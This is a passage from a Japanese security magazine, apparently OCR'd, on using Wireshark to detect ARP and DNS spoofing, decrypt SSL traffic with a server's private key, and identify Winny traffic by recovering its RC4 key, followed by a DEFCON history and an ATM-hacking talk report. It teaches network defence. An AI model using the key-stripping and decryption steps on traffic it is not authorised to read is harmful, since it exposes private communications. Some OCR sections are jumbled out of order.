「Conversation」のようなそんな味気ない数字ではなく、見た目で攻撃を感じたいんだ！　という感覚派は、Flow-list でチェックしてみよう

Wireshark の重複エラー機能を使う



「検出」というには消極的過ぎるかもしれないが、汚染される前から Wireshark で ARP パケットを記録しておくと、重複エラーとして警告してくれる。汚染を企てるパケットを発見すると、このように詳細フレームの中で IP アドレス重複エラーを出してくれている

Expert Info でエラーを確認

Wireshark: 25 Expert Infos

Errors: 0 (0) | Warnings: 1 (25) | Notes: 0 (0) | Chats: 0 (0) | Details: 25

No	Severity	Group	Protocol	Summary
9	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
10	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
11	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
12	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
13	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
14	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
15	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
16	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
17	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)
18	Warn	Sequence	ARP/RARP	Duplicate IP address configured (192.168.1.1)

いちいちパケットの詳細を開いてみるのが面倒ならば、Expert Info を表示させてみよう。「Analyse」メニューから「Expert Info」を選ぶとエラーやワーニング（警告）の数、内容を表示する画面が出てくるので、そこでまとめて見ると楽だ

DNSスプーフィングを捕捉できるか?


スプーフィングをする対象は何もARPだけではない。本誌のインタビューに登場したこともあるD.カミンスキー(仮眠好)氏が編み出した超えげつないカミンスキーアタックに代表される、DNS情報の偽装もある。DNS偽装を使っても中間者攻撃は可能だし、暗号化通信の中身を読んでしまうこともできる(P132参照)。

では、Wiresharkを使ってDNSスプーフィングを捕捉、検出することができるだろうか? カミンスキー攻撃以前のDNSスプーフィングは、確率が低い方法が主流だった。

例えば「www.example.jp」に関してターゲットとなるDNSサーバーに問い合わせて、その情報を持つ別のDNSサーバーからその答え(IPアドレス:XX.YY.XXX.YYY)を引いてくるよりも前に「www.example.jp=XX.ZZ.VVV.ZZZ」という偽の応答をターゲットに送りつけて信じ込ませようとするわけだ。

しかし、ターゲットに偽応答を信じてもらうには、ターゲットが別のDNSサーバーに「www.example.jp」の問い合わせを行う際に付与されるクエリIDと、偽応答のクエリIDが一致(正確に言えば、応答のクエリIDが問い合わせのクエリIDに対して整合性のある値になる)しなければならない。

偶然一致する確率は、一般的な感覚で想像するよりは低くないものの、それでもやはり何度も何度も偽応答を投げかける必要がある。しかも、キャッシュされた情報が生きている間はその情報を汚染することはできなかったりもするわけだ。つまり、可能性はゼロではないものの、それほど大きなリスクではなかったのである。



画期的な攻撃を考案したD-カミンスキー氏(左)とセキュリティキャンプ講師陣の1人である国分さんと泥酔交流中(笑)。撮影:tessyさん

```
- Frame 316: 225 bytes on wire (1800 bits), 225 bytes ca
- Ethernet II, Src: PlanexCo_05:08:91 (00:22:cf:05:08:91
- Internet Protocol, Src: 192.168.1.1 (192.168.1.1), Dst
- User Datagram Protocol, Src Port: domain (53), Dst Por
- Domain Name System (response)
    [Request In: 315]
    [Time: 0.005432000 seconds]
    Transaction ID: 0x917d
  · Flags: 0x8180 (Standard query response, No error)
    Questions: 1
    Answer RRs: 4
    Authority RRs: 2
    Additional RRs: 1
  - Queries
    · www.geocities.co.jp: type A, class IN
  - Answers
```
DNSのフラグを見れば、応答かどうかはわかる

カミンスキー攻撃は、偽応答の中身を工夫してその確率を一気に現実的なレベルにまで引き上げてしまうものだ。例えば同じドメインで存在しないサーバーに関して問い合わせる(例:001.example.jp)。その際、そのドメインに関するDNS情報を保持するサーバーを指定するという意味のNSレコードに偽DNSサーバーの情報を仕込み、クエリIDが一致するまで架空のサーバー情報をどんどん変造して投げかける、というのがそのやり方である(他にもやり方のバリエーションはあるが)。つまり、キャッシュ生存期間などの制約に囚われずに、短い時間で大量に偽応答を投げかけることができる、という意味で画期的なのだ。

となると、通信の特徴としては「大量のDNS問い合わせと偽応答を発している」ということになる。なんだ、それなら捕捉できそうじゃん、と思われるかもしれないが、例えばその「大量さ=単位時間当たりの問い合わせの多さ」を「加減」されてしまったとしたらどうだろう?

そうなると残念ながら、おそらくはARPスプーフィングの場合と同じようなことになってしまうはずだ。そもそも、検出する際考慮する特徴と言えば不自然にDNS関連のパケットを多数投げている端末、というものになってくるだろうし、それが通用しないような「加減」をされてしまうと今度は内容そのものを問わなければならなくなる。

しかし、逆に言えば「DNSの応答をDNSサーバーでもないのに発信している」という特徴で捕捉できるとも言えそうだ。そのパケットがDNSの応答かどうかは当然ながらフラグを見れば判るので、そのパケットに注目してフィルタリングしたり、グラフ化してみると、有力な材料を得られそうではある。

SSL の暗号化を解読して閲覧可能 !?

暗号化通信を覗いてみる

SSL で暗号化された通信も Wireshark を使えば、なんと中身が見える。実はこれ SSL の鍵を使って暗号化された情報を解読しているので、読めて当然だ。サーバー管理やトラブル発生時に役立つテクかもしれない。



文●sonodam


SSL 通信のデータがまる見え

Wireshark には SSL 通信の中身を読む手段が備わっている。やり方はスプーフィングとは異なり、サーバーの秘密鍵を使って読むというかなり反則ワザに近いものだが（笑）、デバッグなどにはもちろん有効な手段である。

◎鍵情報を用意しよう

今回対象としたサーバーは某中小企業向けセミナーで大活躍中のサーバーで、OS は今どき珍しい？　VineLinux、サーバーは言わずと知れた Apache である。ちなみにバージョンは 2.2.3 だったりしたが、HackerJapan の読者ならこういう古いバージョンは更新したい気持ちに駆られるだろう。

Linux 系列で設定ファイル関連が置かれている場所は「/etc/httpd」とか「/etc/apache2」とかに相場が決まっているわけだが、プロセスリストを見るとサーバーの名前が「apache2」なので「/etc/apache2」が存在した。



「Edit」→「Preferences」→「Protocol」の中から SSL の項目を選択。RSA kesy list と SSL debug file を設定する

その配下に SSL 関連の設定ファイルや鍵、証明書などが置かれるディレクトリがあり、そこからいかにもな名前の server.key というファイルを見つけ出す。パスワードがかかっていると使えないので、まずはそれを確認する。

```
openssl rsa -text -in server.key
```

パスワードを聞かれずにテキストでの情報と鍵そのものの情報が表示されたらそのまま使えるが、認証がかかっているならそれを解除する必要がある。

```
openssl rsa -in server.key -out
server-nopassword.pem
```

◎ Wireshark に SSL の情報を登録

Wireshark を動かす側のマシンに鍵をダウンロードし、スペースが入らないディレクトリ（フォルダ）名のところに置く。

Wireshark の「Preferences」画面から Protocol 配下にある SSL を選択し、鍵ファイルとデバッグファイルの情報を設定する。デバッグファイルはあらかじめテキストファイルを作成しておく。

この例での具体的な設定値はこんな感じだ。


RSA keys list: 192.168.1.56,443,http,C:\Users\

sonodam\server.key
SSL debug file: C:\Users\sonodam\wireshark-debug.txt

設定値の意味はおわかりだろう。鍵ファイルの方はサーバーの IP アドレス、ポート番号（SSL）、プロトコル（http）、鍵ファイルの場所、というパラメーターである。これで準備完了だ。

すでに採取済みのパケットであってもデコードし、中身を見ることができるようになる。例えばTLSv1という表記のパケットを選んで右クリックし、「Follow SSL Stream」を選択してみよう。

何しろサーバーの大事な鍵情報を取り込んでいるわけなので読めるのは当たり前なのだが（笑）、サーバーのデバッグやトラブルシューティングの場面では有効だろう。



同じストリームであっても「TCP」を選ぶと「Follow SSL Stream」が使えないので注意すること




このようにSSL通信ではあるが中身がハッキリと見えている



HTTP通信は最近、gzip圧縮されているものが多い。Wiresharkはgzip圧縮を「解凍」して見せてくれることになっているようだが、なぜかうまく行かないようだ。

もちろんWebブラウザーは「解凍」してくれるのでソースを読めばよいし、Webブラウザー側がgzip圧縮ではないデータを受け取りますよ、と宣言すればよいのだが、パケットウォッチャーとしてはパケットベースで何とかしたいところだ。前述したNetworkMinerを使えば解凍された形でのソースファイルを入手することができる。

ただし、非常に読みづらいので（笑）注意が必要だ。ファイルはNetworkMinerのディレクトリ直下にある「Assembled Files」下にWebサーバーのIPアドレスのフォルダがあり、さらにその下に「HTTP - TCP 80」というフォルダができているが、その下に置かれる。これも無駄系な小技っぽいが、何かあってパケットデータからWebページを復元する場合などには役に立つだろう。



本来ならばgzipで圧縮されたデータもデコードされて閲覧できるはずなのだが、このようになぜかできない

会社で利用したら一発で管理者にわかる!?

Winnyのパケット解剖講座

一時期ほどの勢いはないとはいえ、まだまだ利用者が多いWinny。セキュリティソフトでWinnyの通信をチェックするソフトがいくつか発表されているが、どのような仕組みなのだろうか？　WiresharkでWinnyの通信を観察してみたぞ。



文●sonodam

弱点が特徴!?　Winnyの通信

◉Winny解析をはじめる前に

今もなお社会に問題をまき散らしているWinny。使う人が悪いのか作った人が悪いのか、そういう犯人捜し的なことにあまり興味はないが、強いて言えば仕様がいまいちなのが諸悪の根源であると思う。

すでに知られていることだがWinnyは通信をRC4で暗号化している。Wiresharkそのものの話とは少し離れてしまうかも知れないが、暗号化通信のサンプルとしてそのパケットを読み解いてみよう。ここでは、通信の内容までには踏み込まず、その通信を行っているのがWinnyかどうかを突き止められることを目標としてみる。不届き者が管理下のネットワーク内に存在するかどうかを確かめて、居たら直ちに止めさせることが目的である。

その前に1つだけご注意。Winnyそのものを使うというのは今どきかなり危険な行為である。単純に暴露ウイルスに感染するとかそういう危険だけではなく、知らずに著作権法に違反していそうなファイルをダウンロードしてきてしまう可能性がある。各所で見るWinnyネットワークの観察システムは、ファイルをダウンロードしない仕組みになっているからこそ成立するので、そうした機能制約の下でアクセスすることができないのなら手を出すべきではない。

Winnyは P2Pという通信形態である。これは、特定のサーバーが中心に存在し、多数のクライアントがサーバーにアクセスするという形ではなく、それぞれがサーバーでありクライアントでもある「ノード」が平等に連なる形である。Winnyネットワークにぶら下がりさえすれば、基本的にはネットワーク内のどこのノードとも通信することができる。

Winnyネットワークにぶら下がるには、Winnyプロトコルを喋るソフトウェアに「初期ノード」と呼ばれる情報を与える必要がある。まずはその「初期ノード」にアクセスして、隣近所の情報などを教えてもらいながらWinnyネットワークにデビューするのだ。

◉Winnyの解析を実践

では実際に、Winnyノードが通信を開始するときのやり取りを見てみよう（右ページ参照）。

No.22から25まで4つのパケットが、ノードA（IPアドレス＝192.168.XXX.XXX）とノードB(218.XXX.XXX.XXX）の間で飛び交っている。ノードAからノードBに2個、逆に2個という内訳である。

最初にやり取りするパケット（第1パケット）のデータのサイズは11バイト、次のパケット（第2パケット）のデータサイズは60バイトになっている。第1パケットのサイズは固定だが、第2パケットのサイズは場合によって変動する。

WinnyはRC4を使って暗号化通信を行っているが、鍵のやり取りにディフィー・ヘルマン鍵交換（数学上の問題を用いて逆算困難な形で鍵をやり取りする手順）を採用していない。つまり、Winnyは共有鍵暗号というやり方で暗号化通信を行っているが、鍵のやり取りは比較的解析されやすい手順で行っている、ということだ。

Winnyの第1パケットの構造は以下のとおりである。

①IPヘッダー（20バイト）

Winnyの通信データ

```
No.     Time          Source                Destination         Protocol Info
     22 181.047071  192.168.XXX.XXX          218.XXX.XXX.XXX      TCP      1440 > 19494
[PSH, ACK] Seq=1 Ack=1 Win=65044 Len=11

Frame 22 (65 bytes on wire, 65 bytes captured)
Ethernet II, Src: XX:XX:XX:XX:5e:2c (XX:XX:XX:XX:5e:2c), Dst: XX:XX:XX:XX:18:6e (XX:XX:XX:
XX:18:6e)
Internet Protocol, Src: 192.168.XXX.XXX (192.168.XXX.XXX), Dst: 218.XXX.XXX.XXX (218.XXX.
XXX.XXX)
Transmission Control Protocol, Src Port: 1440 (1440), Dst Port: 19494 (19494), Seq: 1,
Ack: 1, Len: 11
Data (11 bytes)

位置   |---------------- パケット本体 -----------------|   |--- 文字表記 ---|
0000  64 93 3d 72 da 4c 50 24 b9 b2 53                     d.=r.LP$..S
```

```
No.     Time          Source                Destination         Protocol Info
     23 181.358208  218.XXX.XXX.XXX      192.168.XXX.XXX          TCP      19494 > 1440
[PSH, ACK] Seq=1 Ack=1 Win=16968 Len=11

Frame 23 (65 bytes on wire, 65 bytes captured)
Ethernet II, Src: XX:XX:XX:XX:18:6e (XX:XX:XX:XX:18:6e), Dst: XX:XX:XX:XX:5e:2c (XX:XX:XX:
XX:5e:2c)
Internet Protocol, Src: 218.XXX.XXX.XXX (218.XXX.XXX.XXX), Dst: 192.168.XXX.XXX (192.168.
XXX.XXX)
Transmission Control Protocol, Src Port: 19494 (19494), Dst Port: 1440 (1440), Seq: 1,
Ack: 1, Len: 11
Data (11 bytes)

位置   |---------------- パケット本体 -----------------|   |--- 文字表記 ---|
0000  e4 a8 f5 a7 0a 4b 88 88 a8 1e b8                     .....K.....
```

```
No.     Time          Source                Destination         Protocol Info
     24 181.358248  192.168.XXX.XXX          218.XXX.XXX.XXX      TCP      1440 > 19494
[PSH, ACK] Seq=12 Ack=12 Win=65033 Len=60

Frame 24 (114 bytes on wire, 114 bytes captured)
Ethernet II, Src: XX:XX:XX:XX:5e:2c (XX:XX:XX:XX:5e:2c), Dst: XX:XX:XX:XX:18:6e (XX:XX:XX:
XX:18:6e)
Internet Protocol, Src: 192.168.XXX.XXX (192.168.XXX.XXX), Dst: 218.XXX.XXX.XXX (218.XXX.
XXX.XXX)
Transmission Control Protocol, Src Port: 1440 (1440), Dst Port: 19494 (19494), Seq: 12,
Ack: 12, Len: 60
Data (60 bytes)

位置   |------------------ パケット本体 -------------------|   |--- 文字表記 ---|
0000  38 b8 c2 84 14 31 f5 05 5f 7a f3 dd 5f 1b a4 42   8....1.._z.._..B
0010  7b fe d6 13 a3 82 e3 2e c6 d9 70 c8 26 fb de fa   {.........p.&...
0020  d5 cf bc 19 78 b0 d3 0e c8 1e 6d 4a 43 ca a4 ca   ....x.....mJC...
0030  c7 7a 4f e7 24 46 39 12 a5 e6 34 13               .zO.$F9...4.
```

```
No.     Time          Source                Destination         Protocol Info
     25 181.388334  218.XXX.XXX.XXX      192.168.XXX.XXX          TCP      19494 > 1440
[PSH, ACK] Seq=12 Ack=12 Win=16957 Len=60

Frame 25 (114 bytes on wire, 114 bytes captured)
Ethernet II, Src: XX:XX:XX:XX:18:6e (XX:XX:XX:XX:18:6e), Dst: XX:XX:XX:XX:5e:2c (XX:XX:XX:
XX:5e:2c)
Internet Protocol, Src: 218.XXX.XXX.XXX (218.XXX.XXX.XXX), Dst: 192.168.XXX.XXX (192.168.
XXX.XXX)
Transmission Control Protocol, Src Port: 19494 (19494), Dst Port: 1440 (1440), Seq: 12,
Ack: 12, Len: 60
Data (60 bytes)

位置   |------------------ パケット本体 -------------------|   |--- 文字表記 ---|
0000  9e 3a ed 31 36 5f e6 8e ad fe 48 a3 af 90 e7 52   .:.16_....H....R
0010  00 15 5d ef 2f 09 54 6f 6d d4 15 63 c8 88 c6 e3   ..]./.Tom..c....
0020  ed 78 64 04 56 e9 df 95 94 85 16 b6 54 57 02 e2   .xd.V.......TW..
0030  65 3e 16 67 7e 41 bb ff ab d6 bd 3d               e>.g~A.....=
```

※文字表記はデータ本体の16進表示をアスキー文字として表したもの。

その他のお勧めキャプチャーツールの紹介

Wiresharkは便利なツールではあるが、多機能であるがゆえに少々重たいので、GUIをスクロールするモードで動作させていると追いつかないほどトラフィックが多いような現場では、パフォーマンスが心配になってくる。そういうときは、Wireshark付属のtsharkやdumpcapなどを使ってキャプチャーするとよいだろう。

シビアな環境でキャプチャーする場合には、メモリやプロセスの具合なども気になるところだ。キャプチャーする場合は極力そのマシンには他の仕事はさせるべきではない。また、ハード面でも考慮が必要であり、地味にパフォーマンスに影響がある、ネットワークインターフェイスもちゃんとしたヤツを揃えておくとよい。また、Wiresharkだけでなく、ネットワークの状況を知る、あるいは試すためのツールは多数存在する。関連するツールもぜひいろいろと試してみてほしい。

☆ **etherape**（トラフィックのグラフ化ツール）
http://sourceforge.jp/projects/sfnet_etherape/
http://sourceforge.jp/projects/sfnet_etherape/

☆ **Tcpreplay**（パケットデータのリプレイ、編集ツール）
http://tcpreplay.synfin.net/

☆ **Honeysnap**（パケットデータの解析ツール）
http://www.darknet.org.uk/2009/06/honeysnap-pcap-packet-capture-file-parsing-tool/

☆ **caspa free version**（トラフィック可視化、解析ツール。商用版とフリー版がある）
http://www.colasoft.com/

☆ **Network Monitor**（マイクロソフト社のWiresharkのようなモニター、キャプチャーツール）
http://www.microsoft.com/downloads/en/details.aspx?FamilyID=983b941d-06cb-4658-b7f6-3088333d062f&pf=true

☆ **tcpdump**（言わずと知れたパケットモニター、キャプチャーツール）
http://www.tcpdump.org/

Wiresharkをもっと知るための資料

今回の特集では、主にセキュリティっぽい局面でWiresharkを使うことについて説明してきたが、Wiresharkの世界はまだまだいろんなテーマがある。例えばトラブルシューティング（むしろ一般的にはこちらの方がメインテーマであろう）だが、通信プロトコルの知識を付けるのにはトラブルは「もってこい」でもある（笑）。

とはいえ、日常的にトラブルの練習をする機会などはなかなかないことだろうし、トラブルのサンプルパケットでもあれば自習できるのにと思われるかもしれない。…あります。そういうパケット。手前味噌も含めて以下に紹介します。ついでに自習に役に立つ参考書籍も紹介しておきます。

Web

・本家本元Wireshark.orgのWiki（http://wiki.wireshark.org/SampleCaptures）
・筆者監訳の「実践パケット解析」サイトでもサンプル公開中（http://www.oreilly.co.jp/books/9784873113517/）

書籍

「ミニ実験でつかむパケット解析手法」荒井美千子著、アスキー・メディアワークス、2008年、3486円
「現場で使えるパケット解析テクニック」大羽康仁著、アスキー・メディアワークス、2007年、2604円
「ネットワーク不正侵入検知」ステファン・ノースカット他著、翔泳社、2001年、4410円
「ネットワーク侵入検知ガイド」ステファン・ノースカット他著、ピアソン・エデュケーション、2001年、4725円
「実践 パケット解析 ―Wiresharkを使ったトラブルシューティング」クリス・サンダース著、オライリージャパン、2008年、2415円
↑もよろしく（笑）。

なお、RC4暗号については 「暗号技術大全」ブルース・シュナイアー著、ソフトバンク・パブリッシング、2003年 が参考になるだろう。

あと、主に英語だが最近はYoutubeなどでWiresharkのさまざまな手法紹介、入門の動画が公開されている。動画なので起動から実行までの流れをすべて見せてくれる。ぜひ活用してほしい。

ファイル交換などしない実験用目的とはいえ、Winny の運用には注意を払おう

② TCP ヘッダー（20 バイト）
③乱数（2 バイト）←この乱数は、鍵データをわかりにくくするために入っている
④ RC4 暗号鍵（4 バイト）
⑤通信ブロック（5 バイト）


事前に何の情報も与えられずにいきなり解析しなければならないとしたら、そもそもこの構造を知ることがまず難しいところだ。しかし、少なくとも鍵交換に弱点がある＝パケットに鍵そのものが含まれていることだけでもわかってしまえば、あとはどの部分を鍵として抽出すればうまくいくかを探ればよい。

◎パケットに含まれるデータ

第 1 パケットに含まれている情報のうち、最後の⑤通信ブロックには Winny のコマンドが格納されている。このコマンドは 97 番が固定的に格納されていて、RC4 暗号を解かれた状態でその中身は「01 00 00 00 61」となる。

前述のサンプルでは、最初に発信されるパケットのデータは「64 93 3d 72 da 4c 50 24 b9 b2 53」（11 バイト）であるが、最初の 2 バイト「64 93」はダミーの乱数で、次の 4 バイト「3d 72 da 4c」が RC4 の鍵、最後の「50 24 b9 b2 53」がデータ＝ Winny のコマンドということになる。

最後の「50 24 b9 b2 53」を鍵「3d 72 da 4c」を使って復号すると、01 00 00 00 61 が出現するのである。



Winny の第 1 パケットはこのような構造になっている

「01 00 00 00 61」の中の 01 00 00 00 は、コマンドの長さとデータの長さの合計を意味している。データの格納方式がリトルエンディアン＝最下位バイトが先頭から埋められる方式であり、この場合はコマンド長 1 バイトでデータなしなので「00 00 00 01」という意味である。

格納されているコマンドは 16 進数表記で 61、10 進数で表記すると 97 である。この 97 というコマンドは開発者の著作「Winny の技術」には載っていないコマンドだが（掲載されているのは 00 から 37 までである）、互換性の問題から古いバージョンの Winny と現行 Winny を判別するためのコマンドらしい。

材料が揃ってきた。ここまで来れば Winny の通信はその第 1 パケットによって捕捉可能である。整理すると、

(1) 11 バイトの「中身」を持つパケット
(2) 中身の最後から 5 バイトの部分を、その前 4 バイトの部分で RC4 暗号方式によって復号し、結果が「01 00 00 00 61」

という 2 つの特徴があれば、高い確率で Winny ノードであろう。

エピローグ

実はこの Wireshark 特集の元ネタは、サイバー大学夏期特別講座で揃えた材料などを元にしている。諸事情あって講座自体は特集に終わってしまったが、今後開催することがあればぜひ、奮ってご参加ください。場所は福岡になるかも知れませんが…（笑）。


最後に、この特集の元ネタのさらにもともとのきっかけは、「実践パケット解析」という書籍を監訳したことにあるわけですが、そのとき素晴らしい翻訳をしてくれた一瀬小夜さんと、オライリージャパン社の宮川直樹さん、そしてその後長崎でパケット合宿を開催した折につきあってくれたばりかた勉強会方面のみなさんにお礼を申し上げたい。





この夏行われた

特集2 セキュリティイベント全部見せます






付録DVD-ROM連動

BlackHat + DEFCONでは
最新のセキュリティ情報を、
セキュリティキャンプでは
学生たちの奮闘を、
そしてHacks in Taiwanでは
アジアのパワーを、
余すことなくお伝えします！



DEFCONの過去から現在までの流れを一望する!!

DEFCON/BlackHat



Now and Then

文＝笠原利香



DEFCONクロニクル

スタートはウェアーズBBSのオフ会から

DEFCON/BlackHatの主催者であるダーク・タンジェント（以下DT）がDEFCONをはじめたのは今から18年前。そのころの彼はワシントン州・シアトルでウェアーズボード（海賊版のソフトウェアをトレードするBBS）の管理人であり、当時のシーンでは名を知られた存在であった。DEFCONはそのウェアーズ・ボードのオフ会として始まっている。

「全米に広がっている友達を一堂に集めて、“オフ会”をしようと思い立った」と、DT。それだけでなく、「どうせみんなを集めるなら、FBIやら検事やらも招待して、交流会にするっていうのがいいんじゃないか」と思い立ち、FBIにFAXを送り、当時ハッカー訴追に関わっていた検事をスピーカーとして招待した。そして、「ハッカーたちは夜行性だから、夜に食事ができてエンターテイメントがある街にしないと悪さをして大変」と配慮し、24時間眠らない街、ラスベガスがその開催地と決定された。

そのころのハッカーはアンダーグラウンドの存在、検事やFBIとお天道様の下で堂々と会うというのは、非常に斬新なコンセプトだったのも確か。

第1回目のDEFCONは、参加者は約200名、スピーカーも7人ほどのこじんまりしたコンファレンスだった。飲んで騒いで親交を深めた参加者は、「来年も!」と意気投合し、その翌年も「来年も!」と、そのまま現在へとつながっているわけだ。

ちなみに、会場で“GOONS”（スタッフ・メンバー）という赤いTシャツを着ている人たちは、この頃から参加している“オールド・スクール”なハッカーたちだ。

DEFCONがこれだけ長く続いている理由はおそらく、DTが参加者の意見に耳を傾けていること、つねに改善を加えていること、参加者に受身の聴講者としてではなく自ら“シーン”を作れる場を提供していることなどがあろう。

アンダーグラウンドからITバブルを経て

そのため、年ごとにDEFCONの感触は違っている。最初の5～6回目まではアンダーグラウンドの雰囲気が強く、ホテルにもハッカー・コンファレンスということは内緒で行っていた。ある年など、ホテル側がDEFCONが「ハッカーの大会」だということに気付き、パニックを起こして会場に警備員を動員して大騒ぎになったこともあった。またある年などは、ラスベガスでは未成年者はカジノに出入りできないことを理由に、警備員が単にカジノを通過して会場に向かう“ハッカー”たちに「カジノには立ち入り禁止」と嫌がらせをし、参加者をカンカンにさせたことなどもあった。

なにしろカジノにとって、DEFCONは面倒な客。DEFCON参加者はギャンブルをしないから収入にはならないし、ホテルのセキュリティを強化しなくてはならないから経費もかかる。

こうした肩身の狭い思いをしていたDEFCONであったが、DEFCON5からは、BlackHatが併催されるようになり参加者層に変化が見られるようなった。また、ハッカーがそれほど悪い人たちではないという認識が広まったことなどもあり、ラスベガス側の対応も多少温和になってきた。昔からの仲間たちと堂々とビールを飲んで



かつての会場、アレクシス・パーク。中庭のプールに顔料を入れて水を染めてしまうようなイタズラもしょっちゅうだった


40℃を超える屋外に設置されたテントでは、エアコンをどれだけ効かせても中は蒸し風呂状態

討論をする、そんな古き良き時代がこのころだ。

ところが7～9回目のDEFCONは、ちょうどITバブル、セキュリティ・ブームの頂点で開催された。昔からいる人たちに言わせると「わけのわからない」人々が参加し始め、DEFCONの雰囲気が大きく変わってしまった。昔から参加していたコアの人たちが「もう来たくない」とぼやき始めたのもこのころだった。

しかしこれも長くは続かなかった。ITバブルは崩壊し、新参のセキュリティ専門家たちは業界を去って行った。そしてDTもインタビューで、「なんだか昔の雰囲気が戻ってきた」と言っていたように、昔のオリジナルの雰囲気に戻ったのがDEFCON11ぐらいだろう。この頃は、アレクシス・パークという、カジノがない、モーテルに毛が生えたようなホテルが会場だった。

ギャンブルしないDEFCONの参加者であっても、お酒は浴びるように飲むため、ホテルはDEFCON開催中の週末だけで、飲み物の年間売り上げの半分以上を叩き出していたという。ホテルにとってDEFCONはいちばんの上客。カジノがないということは、未成年者でもOKだし、そのうちホテルも貸切になり、他の宿泊客を気にすることもなく参加者にとっても気が楽になった。

その反面、ケンカはする、飲みすぎで救急車も来る、中庭にあるプールの水が紫色の顔料で染められる、など参加者の羽目のはずし方も尋常ではなかった。

また、アレクシス・パークではDEFCONの規模拡大にあわせて屋外テントをいくつも設営して対応したが、気温40℃の屋外に若い男性で満員になるテントは、いくら巨大なエアコンを入れても中はサウナのような状態で苦情が絶えることはなかった。

来年から会場変更になるも規模拡大はまだまだ続く

2006年、アレクシス·パークとの契約が切れ、会場はリビエラ・ホテルに移った。当初は「シーンの雰囲気が変わってしまう」とDTも心配していた。

確かに最初はぎこちない雰囲気もあったようだが、今では参加者も会場のレイアウトに慣れ、これまで金曜日から開始されるスピーチも、今年からは木曜日夕方から変更されるなど、“シーン”はすっかり盛り返し、DEFCONは順調に規模拡大の道を進んでいる。

しかし、本年7月、リビエラ・ホテルが破産宣告を受けたため、またもや会場を変える羽目になってしまった。来年から会場は「リオ」に移ることとなる。

これまでのリビエラ・ホテルは、BlackHatの会場であるシーザース・パレスからバス1本で移動可能であったし、ファストフードのレストランが多数あったり、ホテルのすぐ隣には雑貨やドラッグを扱うウォルグリーンがあったりと、非常に便利だっただけに、今回の発表に多くの参加者がショックを受けたはずだ。

すっかり住み慣れたわが家に別れを告げるようでつらいことだが、破産宣告を受けたリビエラ·ホテルに文句を言っても仕方がない。ちなみに、DEFCONが開催されたホテルは次から次へと潰れるというジンクスがあるが、今回も期せずして的中してしまった。

来年、会場が移ることになっても規模拡大の勢いが止まることはないだろう。20歳の成人式(?)も間近のDEFCONに今後も期待したい。



BlackHat USA 2010 + DEFCON18レポート

今年の目玉はATMハッキング

さて、今年のBlackHat/DEFCONでいちばん話題となったスピーチといえば、IOActive社のリサーチャー、バーンナベイ・ジャック（Barnaby Jack）氏が行った“Jackpotting Automated Teller Machines Redux”であろう。

彼は長年ATMの研究を行っており、去年、発見したばかりのExploitをBlackHatで発表する予定だった。そのころ彼はエンタープライズ向けのネットワーク製品を開発・製造するJuniper Networks社の社員だった。当初は協力的だったJuniper Networks社も、BlackHat直前になってATM業界からの圧力を受けて、ジャック氏にスピーチをキャンセルすることを要請。そんな経緯もあって、今年のスピーチのタイトルには“Redux（ラテン語で戻ってきた、帰ってきた、という意味）”が付いている。

「去年よりも数倍も良くなっている。そういった意味では1年間待ったことは結果として良かったのかもしれない」と本人が語るだけあって、Exploitもライブデモも充実したスピーチだった。

舞台にはデモにあわせて2台のATMマシンが用意されていた。通常、ATMマシンは電話線でつながっているが、まず最初のデモではATMマシンに“電話を掛け”リモート接続して（会場ではLANで接続）、トロイの木馬をインストール。次にジャック氏がそのATMに特別なデータの入ったキャッシュカードを挿入すると、5000ドルだろうが1万ドルだろうが、好きなだけの金額を引き出すことができるというものだった。

そしてもう1つは、ジャック氏がUSBメモリに入れたトロイの木馬を、ローカルで注入して同じように現金を引き出すというものだ。「それはさすがに無理なんじゃないの？」というローカル攻撃も、ATMマシンに近づき、鍵を使って蓋を開けてUSBメモリを挿すのも電光石火だから、攻撃としては非常に効果的という印象が残った。

